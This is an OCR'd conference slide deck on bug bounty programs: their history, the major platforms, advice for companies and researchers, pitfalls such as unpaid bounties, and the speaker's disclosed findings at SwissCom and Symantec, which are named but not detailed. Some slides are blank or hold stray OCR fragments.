*B*ug *B*ounty *H*unting
for
Companies & Researchers

Bounty Hunting in Sudan and Abroad

By:

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WHO AM I?

- **Mazin Ahmed**
  - Freelancing **Information Security Specialist** / **Penetration Tester**
  - Freelancing Security Researcher at **Bugcrowd, Inc**
  - Security Contributor at **ProtonMail**

  - Interested in web-security, networks-security, WAF evasions, mobile-security, responsible disclosure, and software automation.
  - One of top 50 researchers at Bugcrowd out of 37,000+ researchers.
  - Acknowledged by Facebook, Twitter, Oracle, LinkedIn, and many…

You can read more at https://mazinahmed.net

WHO AM I?

And I have contributed to the security of the following:

AGENDA

- MY STORY
- WHAT ARE BUG BOUNTY PROGRAM?
- BUG BOUNTY PROGRAM (HISTORY)
- WHY BUG BOUNTY PROGRAMS?
- POPULAR BUG BOUNTY PLATFORMS
- SELF-HOSTED BUG BOUNTY PROGRAM
- TIPS & NOTES
- RESPONSIBLE DISCLOSURE PROGRAM VS. BUG BOUNTY PROGRAM
- BUG BOUNTY PLATFORMS PROCESS
- WHAT HAPPENS AFTER STARTING BUG BOUNTY
- COMMON PITFALLS/MISTAKES
- COOL FINDINGS
- INFOSEC, BUG HUNTING IN SUDAN & THE MIDDLE EAST
- ACKNOWLEDGEMENTS
- QUESTIONS

My Story

[My Story]

Bug **B**ounty **H**unting
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What are Bug Bounty Programs?

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Bug bounty Programs (History)

Netscape (1995) → PWN2OWN (2007) → Google (2010) → Facebook (2011) → Bug Bounty platforms Era(2012)

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Why Bug Bounty Programs?

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Why Bug Bounty Programs? (Company's Wise)

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Why Bug Bounty Programs? (Researcher's Wise)

Popular Bug Bounty Platforms

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Popular Bug Bounty Platforms

Bugcrowd

- First ever public bug bounty platform.
- 37,000+ researchers/hackers.
- Largest-ever security team.
- Offers managed – unmanaged - on-going - time-limited – public - private bug bounties.

Popular Bug Bounty Platforms

Hacker One

- A “security inbox” for companies, and a bug bounty platform.
- The client handles the submissions validating process.
- Around 3700 researchers were thanked in the platform.

Popular Bug Bounty Platforms

Synack

- Only hires the *best of best.*
- requiring written exams, practical exams, and background-checks for researchers.
- Larger payouts than its competitors.
- Private number of researchers, private clients.

Popular Bug Bounty Platforms

Cobalt.IO

- Bug Bounty Platform + Crowdsourced Pentesting Services.
- Different pentesting + bounties services.
- A team of 5000 researchers, 200 vetted researchers, 329 submitted valid reports.

Popular Bug Bounty Platforms

ZeroCopter

- Amsterdam-based bug bounty platform.
- Invite-only platform for researchers.
- Around 100 chosen researchers.
- Handles all reports (aka managed bounty programs).
- Run scanners on systems to find hanging fruits before launching the program.

Self-Hosted Bug Bounty Program

- Can be done by handling reports by emails, forms, etc...
- Less opportunity of having hackers noticing it, (unless the company is very well-known)
- Example: Facebook, Google, PayPal, United Airlines)
- Bugcrowd hosts a list of self-hosted bounty programs

https://bugcrowd.com/list-of-bug-bounty-programs

https://firebounty.com

Tips & Notes

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Tips & Notes for Companies

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Tips & Notes (for Companies)

- Bug Bounties do not replace traditional security assessment.
- Before getting into bug bounties:
  - Evaluate your systems and networks.
  - Perform internal vulnerability assessments
  - Fix everything!

Tips & Notes (for Companies) Vs

Bug Bounty Program

Vs


Responsible Disclosure Program

ting

earchers

Tips & Notes (for Companies)

When getting into bug bounties



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Tips for Companies
(After Establishing Bug Bounty Program)

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Bug Bounty Platforms Process

[Bug Bounty Platforms Process]

What Happens after Starting Bug Bounty?

[What Happens after Starting Bug Bounty?]

Tips for Companies
(After Establishing Bug Bounty Program)

When you receive a submission, respond with an acknowledgment.

Payouts are vital part!

Try to fix issues ASAP.

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Tips & Notes

for Researchers

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Tips & Notes (for Researchers)

Common Pitfalls/Mistakes

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Common Pitfalls/Mistakes

- Bug bounty program is NOT a way to get free or almost-free pentests.

Common Pitfalls/Mistakes

GM Launches Bug Bounty Program, Minus the Bounty

January 8, 2016 13:13 by Paul

In-brief: General Motors (GM) has launched a program to entice white hat hackers and other expert to delve into the inner

software. The reward: so far, a promise not to sue.

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Common Pitfalls/Mistakes

- Not paying researchers, while having a full bounty program, aka playing dodgy with researchers.
  - Some companies actually do that!

Example: **Yandex**

Common Pitfalls/Mistakes

Example: **Yandex**

Re: [Ticket#1405050528029958 3] Brute-Force Vulnerability on Yandex

Yandex Security Team Add to contacts 09/06/2014

To: Mazin Ahmed

Hello!

Please accept my apologies for the delayed reply.

We have reanalyzed this vulnerability again and can't reproduce it. So it works on yandex.com or on yandex.ru domain too?

--
Best regards,


Yandex Security Team

Check: http://www.rafayhackingarticles.net/2012/10/yandex-bug-bounty-program-is-it-worth.html

Common Pitfalls/Mistakes


Internal Policies Issues

To fix or not? to reward or not??



Common Pitfalls/Mistakes

Internal Policies Issues



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Cool Findings
“The Fun Part”

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Cool Findings
Target: SwissCom

Why?

Because we are in Switzerland!

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
Cool Findings
Target: SwissCom



Cool Findings
Target: Symantec

- One day, I woke-up, and I said to myself, let's hack Symantec!
- Of course, Symantec has a responsible disclosure policy that I follow.


Cool Findings
Target: Symantec

Bug #1: Backup-File Artifacts on nortonmail.Symantec.com

Cool Findings
Target: Symantec

Bug #2: Multiple SQL Injection Vulnerabilities

#1



Cool Findings
Target: Symantec

Bug #2: Multiple SQL Injection Vulnerabilities

#2

